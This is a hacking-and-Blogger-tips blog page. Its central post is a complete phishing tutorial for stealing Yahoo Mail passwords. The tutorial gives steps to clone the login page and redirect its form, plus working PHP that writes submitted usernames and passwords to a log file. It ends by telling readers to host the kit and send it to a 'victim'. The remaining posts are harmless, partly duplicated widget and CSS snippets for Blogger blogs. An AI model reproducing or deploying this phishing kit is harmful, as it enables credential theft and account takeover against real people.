Welcome To The Hacker Club 4U
On This Blog Now You can get knowledge about how to to do hacking and also Know how to prevent from hacking and know many tips And tricks of computer and internet
Hacking
Click Here To Know Many Tricks and Tips Of HACKING facebook,twitter and other accounts and passwords
Hacking Safety And Security
Click Here to know how to protect your computer and inetrnet from hacking and know hacking safety and security tips and tricks
Facebook And Twitter
Click On Picture For TWITTER And Click On This Tittle For FACEBOOK .Hacking And Security Tips Of facebook and twitter.Know how to byepass facebook login and twitter login
Gmail And Yahoo
Click On Above Picture For GMAIL Hacking And Security Tips . And.Click On This Title For YAHOO Hacking and security tips
Hack Yahoo Password | Phishing
This is our third tutorial to phishing in which we will cover how to hack yahoo password. In this following tutorial to phishing I’ll demonstrate how to phish mail.yahoo.com to hack yahoo account of victim. So as every other tutorial on phishing we start it by creating fake login page. To create fake login page open mail.yahoo.com from your web browser and save it on your desktop as “Web Page, Complete” with name Yahoomail. After above process you’ll have a file named Yahoomail.htm and a folder named Yahoomail_files in folder in which you’ll save web page. Now open Yahoomail.htm in notepad, find for action word and locate following string,
action="https://login.yahoo.com/config/login?"
Once located change action string by phish.php, so that above string should appear as following,
action="phish.php"
Now step number two is to create phish.php file. Open notepad and copy following code in it,
<?php
header ('Location: https://login.yahoo.com/config/login_verify2?&.src=ym ');
$handle = fopen("log.txt", "a");
foreach($_POST as $variable => $value) {
fwrite($handle, $variable);
fwrite($handle, "=");
fwrite($handle, $value);
fwrite($handle, "\r\n");
}
fwrite($handle, "\r\n");
fclose($handle);
exit;
?>
Save it as phish.php, now create an empty password log file log.txt. Now sign up for a free webhosting service which supports php from http://www.100best-free-web-space.com/. Now upload Yahoomail.htm file, php file, password log file and Yahoomail_files folder to that web host. Change permission of log.txt file to777 from settings. Now vector this phished site to victim to get his/her password.
I think three tutorials on Phishing are good enough to understand how to phish websites and hack passwords so in our next post on phishing we will discus how to vector phished sites. Till then, have a nice time, thanks for reading, hack yahoo passwords and keep visiting.
Add Animated Fancy Navigation Menu with Jquery to Blogger / Blogspot
Animated Fancy Navigation Menu with Jquery for Blogger. Every One has trying to add a beautiful menu with animation effect by jquery to their Blogger Blogs. But it has very difficult to add a menu to blogger blogs. here is hackerclub has make it as simple and is like 1, 2, 3...
This menu is designed by Sohtanaka
Features:-
1. Simple and Easy to Installation
2. Nice Animation Effect and awesome look
3. Easy to add Links and use.
Watch Live Demo:-
2. Click on Add a Gadget any where in your Layout.

3. Choose LinkList Gadget and Leave Title Field as Blank
4. Try to Add Some Links and Save Gadget


5. Edit LinkList Widget Once again, And Copy Widget ID From URL like in Image

6. Use the below Form and Generate your Widget Code then Paste it before </head> tag in your template.
7. Save your template, You are Done!.
Put your Comments and Feelings About this Method of installation and about this Widget, So that i can implement more widgets and menu's through this way! and also, share this Article with your Friends or to your Network :).
This menu is designed by Sohtanaka
Features:-
1. Simple and Easy to Installation
2. Nice Animation Effect and awesome look
3. Easy to add Links and use.
Watch Live Demo:-
- BloggerBlogger
- HarishHarish
- Blogger Widgets Blogger Widgets
How to Install?
1. Go to Blogger Dashboard > Design tab.2. Click on Add a Gadget any where in your Layout.
3. Choose LinkList Gadget and Leave Title Field as Blank
4. Try to Add Some Links and Save Gadget

5. Edit LinkList Widget Once again, And Copy Widget ID From URL like in Image
Make Sure the ID may Exact to match in the URL even a Block Letters(Capital Letters) Also for Perfect Working of This Widget!

http://www.blogger.com/rearrange?blogID=xxxxxx&action=editWidget&
sectionId=xxxx&widgetType=LinkList&widgetId=LinkList2Here is LinkList2 is the widget ID in this URL6. Use the below Form and Generate your Widget Code then Paste it before </head> tag in your template.
7. Save your template, You are Done!.
Put your Comments and Feelings About this Method of installation and about this Widget, So that i can implement more widgets and menu's through this way! and also, share this Article with your Friends or to your Network :).
How To Add Blogger Popular Posts Widget With Zoom Effect / Using CSS
1.Login to your blogger dashboard--> Desing- -> Edit HTML
2.Scroll down to where you see ]]></b:skin> tag .
3.Copy below code and paste it just After ]]></b:skin> tag
<style type='text/css'>
.PopularPosts .item-title{display:none}
.PopularPosts .widget-content ul li{background:none repeat scroll 0 0 transparent; float:left; list-style:none outside none; margin:10px 0 0 !important; padding:0 !important}
.PopularPosts .item-thumbnail{margin:0 8px !important}
.item-thumbnail img{-moz-border-radius:10px; -webkit-border-radius:10px; border-radius:10px; -webkit-transition:all 0.5s ease; -moz-transition:all 0.5s ease; transition:all 0.5s ease; border:5px solid #666; height:40px; padding:3px; width:40px}
.item-thumbnail img:hover{border:5px solid #BBB; -moz-transform:scale(1.3) rotate(-5deg); -webkit-transform:scale(1.3) rotate(-5deg); -o-transform:scale(1.3) rotate(-5deg); -ms-transform:scale(1.3) rotate(-5deg); transform:scale(1.3) rotate(-5deg)}
</style>
Note: Please You first Add Popular Posts widget to Your Blogger Sidebar. (Blogger widgets list..)
4 Now Click on Save Template and You are Done..
Cheers.
How To Add Cool Floating Facebook Like and Stumble Upon Retweet Counters to Your Blogger

1.Login to your Bogger Dashboard and go to Desing >> & Page Elements.
2.Click on 'Add a Gadget' on the sidebar.
3.Select 'HTML/Javascript' and add the one of code given below
<div style="display:scroll; position:fixed; top:40%; left:2%; border: 1px dotted #E8E8E8; padding:0px 0px 0px 5px; height:220px; width:53px ">
<table cellpadding="1px" cellspacing="0">
<tr>
<td style="border-bottom: 1px solid #E8E8E8; padding:5px 0 2px 0;">
<iframe src="http://www.facebook.com/plugins/like.php?href=" + data:post.url + "&layout=box_count&show_faces=true&width=50& action=like&font&colorscheme=light&height=65" scrolling="no" frameborder="0" style="border:none; overflow:hidden; width:50px; height:65px;" allowtransparency="true"></iframe>
</td>
</tr>
<tr>
<td style="border-bottom: 1px solid #E8E8E8; padding:5px 0px;">
<script src="http://www.stumbleupon.com/hostedbadge.php?s=5"></script>
</td>
</tr>
<tr>
<td style="border-bottom: 0px solid #E8E8E8; padding:5px 0 0px 0;">
<a href="http://twitter.com/share" class="twitter-share-button" data-count="vertical" data-via="hackerclub4u">Tweet</a><script type="text/javascript" src="http://platform.twitter.com/widgets.js"></script>
</td>
</tr>
</table>
</div>;
Note: Replace hackerclub4u with your twetter account name
4. Now Click on Save "Html Java Script" and You are done..
Cheers
Add Animated Flying Twitter Bird Widget to Blogger Blogs (Updated)
Flying Twitter Bird widgets for blogger, in my previous post i give this awesome widget and i am getting spectacular response from you. previously, the twitter bird has two types based on tweet text.
one is unique tweet text that you choose like "Blogger Widgets and Tricks - http://www.thehackerclub.blogspot.com" for all pages
and Second one is tweet text contains post title and post url, just like "How To Add Animated Flying Twitter Bird Widget For Blogger / Blogspot - http://thehacke3rclub.blogspot.com
Now i am giving another type, that is tweet text contains Current page title and Url, and is visible in all pages of your blog, for suppose you are in label page then the tweet text contains Label Name and URL
That's All!
one is unique tweet text that you choose like "Blogger Widgets and Tricks - http://www.thehackerclub.blogspot.com" for all pages
and Second one is tweet text contains post title and post url, just like "How To Add Animated Flying Twitter Bird Widget For Blogger / Blogspot - http://thehacke3rclub.blogspot.com
Now i am giving another type, that is tweet text contains Current page title and Url, and is visible in all pages of your blog, for suppose you are in label page then the tweet text contains Label Name and URL
How to Install?
is Very Simple! just follow these steps...- Change Your Twitter Account User Name.
- Copy The Bellow Widget Code.
- Go to Blogger Dashboard > Design > Edit HTML .
- Search For </body>tag and Place Widget Code Just Before it.
- Save your template.
<!-- Twitter Bird Widget for Blogger by Way2blogging.org -->
<script type="text/javascript" src="http://bloggerblogwidgets.googlecode.com/files/way2blogging.org-tripleflap.js">
</script>
<script type="text/javascript">
var twitterAccount = "hackerclub4u";
var tweetThisText = " <data:blog.pageTitle/> : <data:blog.url/> ";
tripleflapInit();
</script>
<span style="font-size:11px;position:absolute;"><a title='Blogger Widget by Way2blogging.Org' href="http://www.way2blogging.org" target='_blank'>Blogger Widgets</a></span>
<!-- Twitter Bird Widget for Blogger by Way2blogging.org -->NOTE=Replace hackerclub4u with your own twitter usernameThat's All!
How to Add a Falling Snow Effect To Blogger V4
1.Login to your blogger Dashboard and go to Desing --> Page Elements.
2.Click on 'Add a Gadget' on the sidebar.
3.Select 'HTML/Javascript' and add the one of code given below
4. Now Click On Save 'JavaScript' You are done.
2.Click on 'Add a Gadget' on the sidebar.
3.Select 'HTML/Javascript' and add the one of code given below
<script src="http://thehackerclub.blogspot.googlecode.com/files/www.thehackerclub.blogspot.com-snow.txt" type="text/javascript"> /*********************************************** * Snow Effect without images-by Kurt Grigg at http://www.btinternet.com/~kurt.grigg/javascript * Script featured available at Dynamic Drive at http://www.dynamicdrive.com/ * By THC (http://www.thehackerclub.blogspot.com) * Please keep this notice intact ***********************************************/ </script>
4. Now Click On Save 'JavaScript' You are done.
How To Add Funny Dancing Twitter Flash Bird On Your Blog And Sites
How To Add Funny Dancing Flash Twitter Bird to Your Blog

1.Login to your Bogger Dashboard and go to Desing >> & Page Elements.
2.Click on 'Add a Gadget' on the sidebar.
3.Select 'HTML/Javascript' and add the one of code given below
Note: Replace hackerclub4u with your twetter account name
4. Now Click on Save "Html Java Script" and You are done..
Cheers

1.Login to your Bogger Dashboard and go to Desing >> & Page Elements.
2.Click on 'Add a Gadget' on the sidebar.
3.Select 'HTML/Javascript' and add the one of code given below
<object type="application/x-shockwave-flash" data="http://www.buzzbuttons.com/BUTTON8/twitbutton.swf" width="200" height="200"><param name="movie" value="http://www.buzzbuttons.com/BUTTON8/twitbutton.swf"></param><param name="allowscriptaccess" value="always"></param><param name="menu" value="false"></param><param name="wmode" value="transparent"></param><param name="flashvars" value="username=bloggertoolz"></param><a href="http://www.dreambingo.co.uk/" title="http://www.dreambingo.co.uk/">http://www.dreambingo.co.uk/</a><embed src="http://www.buzzbuttons.com/BUTTON8/twitbutton.swf" type="application/x-shockwave-flash" allowscriptaccess="always" width="200" height="200" menu="false" wmode="transparent" flashvars="username=hackerclub4u"></embed></object>
Note: Replace hackerclub4u with your twetter account name
4. Now Click on Save "Html Java Script" and You are done..
Cheers